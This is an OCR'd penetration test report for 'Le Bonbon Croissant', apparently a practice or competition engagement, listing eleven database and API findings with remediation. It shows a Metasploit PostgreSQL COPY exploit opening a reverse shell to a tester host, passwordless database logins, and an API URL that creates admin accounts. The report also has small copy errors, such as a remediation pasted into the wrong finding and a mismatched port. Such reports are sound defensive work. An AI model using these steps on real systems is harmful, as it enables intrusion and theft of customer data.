


LE BONBON CROISSANT

Penetration Test Report

January 8th, 2022

Copyright © 2021 [redacted] All rights reserved

Table of Contents

 Copyright © 2021 [redacted] All rights reserved

1. Confidentiality

This document and all information contained within are confidential and proprietary to [redacted] and Le Bonbon Croissant (LBC). Extreme care should be exercised when handling, referring to, or copying this document. [redacted] authorizes LBC to view and disseminate this document as they see fit in accordance with LBC's data handling policies. Further dissemination of this document should be marked as "CONFIDENTIAL" and viewed internally on a "need-to-know" basis.

2. Legal Disclaimer

In no event shall [redacted] be liable for the incidental, collateral, or consequential damages that occur through the use of this information in replication and remediation. All information presented throughout this document is provided as-is and without warranty. Penetration tests and vulnerability assessments are a "point-in-time" analysis, and as such, any changes to the environment or discoveries made in vulnerability research after this assessment will result in this assessment becoming obsolete as time passes.

Copyright © 2021 [redacted] All rights reserved

3. Executive Summary


This report contains details pertaining to the state of LBC's network and host security. LBC contracted us, [redacted] to perform a penetration test. This assessment was performed from January 7th, 2022 at 9:15 ET until January 8th, 2022 at 17:45 ET. The assessment was limited to LBC's manufacturing facilities, retail services, cardholder data environment (CDE), and industrial control systems (ICS).

We found 11 vulnerabilities during our assessment of LBC's assets: 2 informational, 1 low, 1 moderate, 4 high, and 3 critical. To maintain data confidentiality, integrity, and availability, LBC should work on fixing the vulnerabilities presented in our security assessment findings.

Leaving these systems in their current state will expose them to the risk of an intrusion, which would lead to severe fines, legal consequences, and loss of consumer trust. It is highly recommended that LBC review the detailed list of vulnerabilities located further on in this document and begin remediation immediately.

Severity	Number of Vulnerabilities Identified
Informational	2
Low	1
Moderate	1
High	4
Critical	3
Total	11

Copyright © 2021 [redacted] All rights reserved



4. Recommended Immediate Changes

Listed below are observations [redacted] made while conducting the vulnerability assessment within LBC. These are meant to be "recommend improvements" and follow industry best practices.

- Ensure the latest OS security patches are tested and installed on all systems
- Keep all software updated to the latest version
- Create a secure password for the PostgreSQL database
- Restrict access to the MariaDB database

Copyright © 2021 [redacted] All rights reserved

5. Positive Security Measures

Listed below are observations [redacted] made while conducting the vulnerability assessment for LBC. These are intended to be aspects that show improvement after the previous attack.

- Root accounts on all machines did not reuse common passwords in the environment.
- Most of the software was up to date.
- Attentive and quick-to-respond to technical issues.

6. Scope

[redacted] was permitted access to the network range 10.0.17.0/24, with the initial exception of 10.0.17.50 and 10.0.17.51 which were excluded due to the sensitivity of testing. The contents of this network span LBC's assets including e-commerce systems, payment processing applications, customer rewards program, and industrial control systems (ICS) for order fulfillment. Open-source intelligence (OSINT) was permitted for this engagement.

Scope Expansion


Per the request of LBC, the two excluded industrial control systems were brought into scope during the identified maintenance period on January 8th, 2022 at 08:21 ET following approval of a detailed testing plan (Appendix C).


Scope Exclusions

Other LBC networks, such as the corporate environment and the testing network range 10.0.254.0/24, are excluded from this assessment by request of LBC themselves. Social engineering was explicitly out-of-scope.

 Copyright © 2021 [redacted] All rights reserved

7. Network Topology





Copyright © 2021 [redacted] All rights reserved

8. Testing Methodology

When conducting vulnerability assessments, it is important to adhere to a methodology. Through our assessment, [redacted] utilized the Penetration Testing Execution Standard (PTES) framework to model the engagement with LBC.

- Pre-engagement Interactions - Defining scope and Rules of Engagement (RoE).
- Intelligence Gathering - Collecting OSINT and researching related technologies.
- Threat Modeling - Identifying business-critical assets that a threat actor may target.
- Vulnerability Analysis - Performing surface level scans to find potential threat vectors.
- Exploitation - Leveraging threat vectors to gain access to target systems.
- Post-Exploitation - Escalate privileges, exfiltrate data, and pivot to internal infrastructure.
- Reporting - Disclosing discovered vulnerabilities, their risk level, and remediation techniques.

9. Risk Assessment Methodology

The assessment findings in this report follow the Common Vulnerability Scoring System (CVSS) v3.1 to evaluate the severity of each vulnerability. The CVSS scoring system includes base vulnerability factors as well as temporal and environmental factors. Business impact is further explained in the technical details.

Severity	CVSS v3.1 Score
Informational	0.0
Low	0.1 - 3.9
Moderate	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Copyright © 2021 [redacted] All rights reserved

10. Assessment Findings

Critical	**Remote Code Execution (RCE) through PostgreSQL**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**Score**	9.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com) - 5432/tcp		
Description	With the current PostgreSQL permissions, access to the database permits adversaries the ability to exfiltrate data out of the database and execute arbitrary commands on the server utilizing the COPY command. While specified by the National Vulnerability Database (NVD) as a vulnerability (CVE-2019-9193)[1], it was later disputed by PostgreSQL as an intended feature.[2]		
Business Impact	Because PostgreSQL allows for arbitrary command execution as an intended feature, an adversary could pivot into internal infrastructure or violate the confidentiality, integrity, and availability of other services on the machine through privilege escalation and lateral movement to other users.		
Remediation	Revoking the "pg_execute_server_program" role from every PostgreSQL user would remediate command execution. PostgreSQL goes into further detail about roles in their SQL-COPY documentation.[3]		
Steps to Reproduce			
References	1. https://nvd.nist.gov/vuln/detail/CVE-2019-9193 2. https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/ 3. https://www.postgresql.org/docs/current/sql-copy.html		

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.0.254.201:4444
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - PostgreSQL 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
ubuntu1-20.04) 9.3.0, 64-bit
[*] 10.0.17.14:5432 - Exploiting...
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgpdzwDtIQm dropped successfully
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgpdzwDtIQm created successfully
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgpdzwDtIQm copied successfully(valid syntax/command)
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgpdzwDtIQm dropped successfully(Cleaned)
[*] 10.0.17.14:5432 - Exploit Succeeded

shell[*] Command shell session 1 opened (10.0.254.201:4444 -> 10.0.17.14:56000 ) at 2022-01-07 12:50:07 -0500


[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
id
id
uid=114(postgres) gid=121(postgres) groups=121(postgres),120(ssl-cert)
postgres@charley:/var/lib/postgresql/12/main$
```


Copyright © 2021 [redacted] All rights reserved


Critical	Unauthenticated MariaDB Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**Score**	9.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:X/RL:O/RC:C		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com) - 3306/tcp		
Description	Using the MariaDB WMCI database we were able to decode all of the passwords from users that were stored in that database. These passwords were then decoded using Base64 and the plaintext passwords were revealed.		
Business Impact	Client credentials and PII can be accessed and leaked.		
Remediation	A password should be added to MariaDB.		
Steps to Reproduce			

```
┌──(root㉿kali01)-[~]
└─# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 14420
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| test               |
| wmci               |
+--------------------+
5 rows in set (0.001 sec)
```

```
MariaDB [wmci]> select * from logins where login_name like "%bonbon%";
+----------------------------------+----------------------------------+----------------+-----------+
| login_id                         | login_name                       | login_pass     | login_role |
+----------------------------------+----------------------------------+----------------+-----------+
| 1159dccb-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| d0011aed-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| 92030164-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| afcc004f-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| 3b741a60-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| c9fab1f7-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| 83f401ea-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| 6c1d0363-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| 65956323-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| e5876aa3-[redacted]              | lbc-store-[redacted]@lebonboncroissant.com | [redacted]     |          1 |
| f03d22d2-[redacted]              | pentest@lebonboncroissant.com | [redacted]     |          1 |
+----------------------------------+----------------------------------+----------------+-----------+
11 rows in set (0.005 sec)
```


References	N/A

Copyright © 2021 [redacted] All rights reserved


Critical	Leaked MariaDB Credentials		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**Score**	9.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com) - 3306/tcp 10.0.17.12 (whatchamacallit.warehouse.lebonboncroissant.com) - 80/tcp, 443/tcp		
Description	Within the LBC store page, an API key is exposed to the client; decoding the API key reveals a username and password within a JWT token that can be used to connect to the WMCI database in MariaDB.		
Business Impact	Leaked credentials for the WMCI user on MariaDB exposes client credentials and PII.		
Remediation	Potential remediation steps may include restricting API usage to server-side requests or removing MariaDB credentials from the JWT tokens.		
Steps to Reproduce			
References	N/A		

```
const apiKey = process.env.WMCI_API_KEY || 'ZXlKaGJHYzlPaUp3VXp3MU5pSXNJblI1Y0NJNk

let apiUrl;
if (process.env.NODE_ENV === 'production' || typeof(process.env.NODE_ENV) == "undef
  apiUrl = process.env.WMCI_API_URL || 'https://whatchamacallit.warehouse.lebonbonc
} else {
  apiUrl = process.env.WMCI_API_URL || 'https://localhost';
}

const Config = {
  WmciApiUrl : apiUrl,
  WmciApiKey: apiKey
};
```


Copyright © 2021 [redacted] All rights reserved

High	Vulnerable Gift Card API		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	8.9
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:U/RC:C		
Technical Details			
Affected Systems	10.0.17.11 (goldenticket.warehouse.lebonboncroissant.com)		
Description	The Golden Ticket API does not require admin permissions in order to add or view accounts. Unauthenticated users are able to create new customer profiles by going to the add route and providing query parameters for each value.  Unauthenticated users are also able to view a list of accounts and any data associated with them.  It is not difficult for a user to discover these routes and parameters, as they are detailed within the publicly accessible docs route.		

 Copyright © 2021 [redacted] All rights reserved

	
Business Impact	If customers are able to add accounts with any amount in their balance, it could cost LBC a significant amount of money. Additionally, the time it would take to attempt to sort through legitimate versus illegitimate accounts would be incredibly costly. The ability for customers to see the accounts of other customers is also problematic, especially considering they can see the balance information. All of these factors worsen consumer confidence in LBC.
Remediation	The best way to remediate these issues is to restrict access to all the routes or adjust the functionality. While the admin versions include a Graphical User Interface, the non admin versions still perform the same actions in a less user-friendly manner.
Steps to Reproduce	To reproduce adding an account, visit the add route (shown above) and add the query parameters described. An example of this would be: 10.0.17.11/add/?account=1&balance=1&account_type=admin To get a list of the accounts, visit the accounts route. No parameters are needed.
References	N/A

Copyright © 2021 [redacted] All rights reserved

High	Underlying API Instability		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.5
Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H/E:P/RL:T/RC:R		
Technical Details			
Affected Systems	10.0.17.13 (whatchamacallit.warehouse.lebonboncroissant.com) - 80/tcp, 443/tcp 10.0.17.12 (scrumdiddlyumptious.warehouse.lebonboncroissant.com) - 80/tcp, 443/tcp		
Description	While interacting with the WhatchaMaCallIt (WMCI) API as intended, it can become overwhelmed with requests (especially if there are any erroneous or time-consuming requests). As a result, the API crashes, and any services that rely on it (such as the E-Commerce Marketplace) are unable to utilize the API. During our assessment, the LBC team implemented a fix that allowed the API to automatically restart. However, it can still become overwhelmed and result in large-scale availability issues.		
Business Impact	If the API continues to have performance and stability issues while scaling up, it could greatly reduce sales due to the API being unavailable.		
Remediation	It is important to continue to monitor the performance of the API and the store page to ensure that they are keeping up with demand. It may be worth investing in hardware that can support larger amounts of traffic, or migrating to a containerized microservice architecture.		
Steps to Reproduce	While specific steps cannot be identified, we observed this behavior during large spikes of interaction with the WMCI API (either directly or indirectly through another platform). You should be able to replicate it by generating a large amount of traffic and requests that go through the WMCI API.		
References	N/A		

Copyright © 2021 [redacted] All rights reserved

High	PCI-DSS Breach of Customer Information		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.3
Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L/E:F/RL:W/RC:C		
Technical Details			
Affected Systems	10.0.17.14 - 3306/tcp		
Description	The team was able to enter the MariaDB database with no authorization needed. While inside this database we were able to find the information of over 6000 customers. This included the email and customer ID's which violate Payment Card Information security standards. We also were able to change the role types of the accounts to either admin, default, or test. We tested this with the pentest@lebonboncroissant.com account we were given.		
Business Impact	This could be detrimental for your business as if this customer information got leaked there may be legal repercussions from those customers.		
Remediation	Implement a password policy for the MariaDB database.		
Steps to Reproduce	Log into MySQL as the root user: ┌──(root㉿kali㉿)-[~] └─# mysql -u root -h 10.0.17.14 Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 14420 Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04 Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement. MariaDB [(none)]> show databases; +--------------------+ | Database | +--------------------+ | information_schema | | mysql | | performance_schema | | test | | wmcl | +--------------------+ 5 rows in set (0.001 sec) Customer PII and billing addresses: [illegible]		
References	N/A		



Copyright © 2021 [redacted] All rights reserved

High	Unauthenticated PostgreSQL Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.0
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com) - 80/tcp		
Description	The PostgreSQL database can be connected to as the Postgres user without a password. This vulnerability, chained with misconfigured permissions, allowed for remote code execution on the database.		
Business Impact	In our previous audit, the jawbreaker database within PostgreSQL contained credit card table schemas. The tables were removed, so the impact is reduced, but not entirely due to remote code execution and potentially the ability to create backdoor accounts to the database. Since this machine contains other PII and billing addresses, this vulnerability has increased risk.		
Remediation	Adding a password to the Postgres user or uninstalling PostgreSQL if it is no longer used.		
Steps to Reproduce			

```
┌──(root㉿kali01)-[~]
└─# psql -h 10.0.17.14 -U postgres
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# \l
                                  List of databases
    Name    |  Owner   | Encoding |   Collate   |  Ctype  |   Access privileges
------------+----------+----------+-------------+---------+-----------------------
 jawbreaker | postgres | UTF8     | en_US.UTF-8 | C.UTF-8 |
 postgres   | postgres | UTF8     | C.UTF-8     | C.UTF-8 |
 template0  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
 template1  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
(4 rows)
```

References	N/A

Copyright © 2021 [redacted] All rights reserved

Moderate	Vulnerable Customer Portal		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**Score**	5.2
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:U/RC:C		
Technical Details			
Affected Systems	10.0.7.10 - 80/tcp, 443/tcp		
Description	Unauthenticated users are able to view payment information for any arbitrary account. Users can easily discover this by visiting the public docs route.		
Business Impact	The API permits malicious actors to view client information without authentication.		
Remediation	The best way to remediate this would be to restrict access. Public access to the API documentation should be eliminated (to prevent misuse). Additionally, some form of authentication should be required in order to access those records. Individuals could be assigned an API key, or these records could be filtered in a way that they are only viewable when it matches the customer-id of the individual.		
Steps to Reproduce	After visiting the home page, enter any integer (from 1 to 6470 based on the current payment records) and it will display the information associated with it.  Even more information on the payment can be found by going to the payment route and adding the id number as an additional parameter.  		
References	N/A		


Copyright © 2021 [redacted] All rights reserved

Low	Music Player Daemon (MPD) Unauthenticated Remote Access		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	Score	3.4
Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N/E:P/RL:U/RC:R		
Technical Details			
Affected Systems	10.0.17.87 - 6600/tcp		
Description	Unauthenticated users are able to remotely log in and control the currently playing music file.		
Business Impact	An attacker could disrupt the media server's functionality in a scenario such as an announcement system.		
Remediation	The best way to remediate this would be to limit access to this service from the network or replace it with an alternative service that allows for authentication.		

Steps to Reproduce	Use telnet to connect to the host on port 6600.
	Issue mpd commands.
	`OK MPD 0.21.11`
	`play`
	`OK`
	`pause`
	`OK`		

References	N/A		

Copyright © 2021 [redacted] All rights reserved

Informational	Cross-Origin Resource Sharing Issues		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Informational	**Score**	0.0
Vector	N/A		
Technical Details			
Affected Systems	10.0.17.12 (scrumdiddlyumptious.warehouse.lebonboncroissant.com) - 80/tcp, 443/tcp		
Description	After rebooting the WMCI API, it appears that the store webpage was no longer able to communicate with it due to a change in the header fields. It seems that Cross-Origin Resource Sharing (CORS) was preventing the site from interacting with WMCI since it was on a different host. While this is not a vulnerability, we believe it is an unintended result of fixing the previous issue.		
Business Impact	There are risks to availability associated with not solving the CORS issue. Without addressing it, customers will be unable to use the web store as intended.		
Remediation	Adding a password to the Postgres user or uninstalling PostgreSQL if it is no longer used.		
Steps to Reproduce	To replicate, visit the E-Commerce site and attempt to log in (or view the inventory available for purchase). You will notice that it will not work, even with a valid account. Opening developer tools will show that there was a network error related to CORS.  		
References	N/A		

Copyright © 2021 [redacted] All rights reserved

Informational	Memcached Unauthenticated Access		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Informational	**Score**	0.0
Vector	N/A		
Technical Details			
Affected Systems	10.0.17.15 - 11211/tcp		
Description	Memcached allows unauthenticated users to to read and write values to memory.		
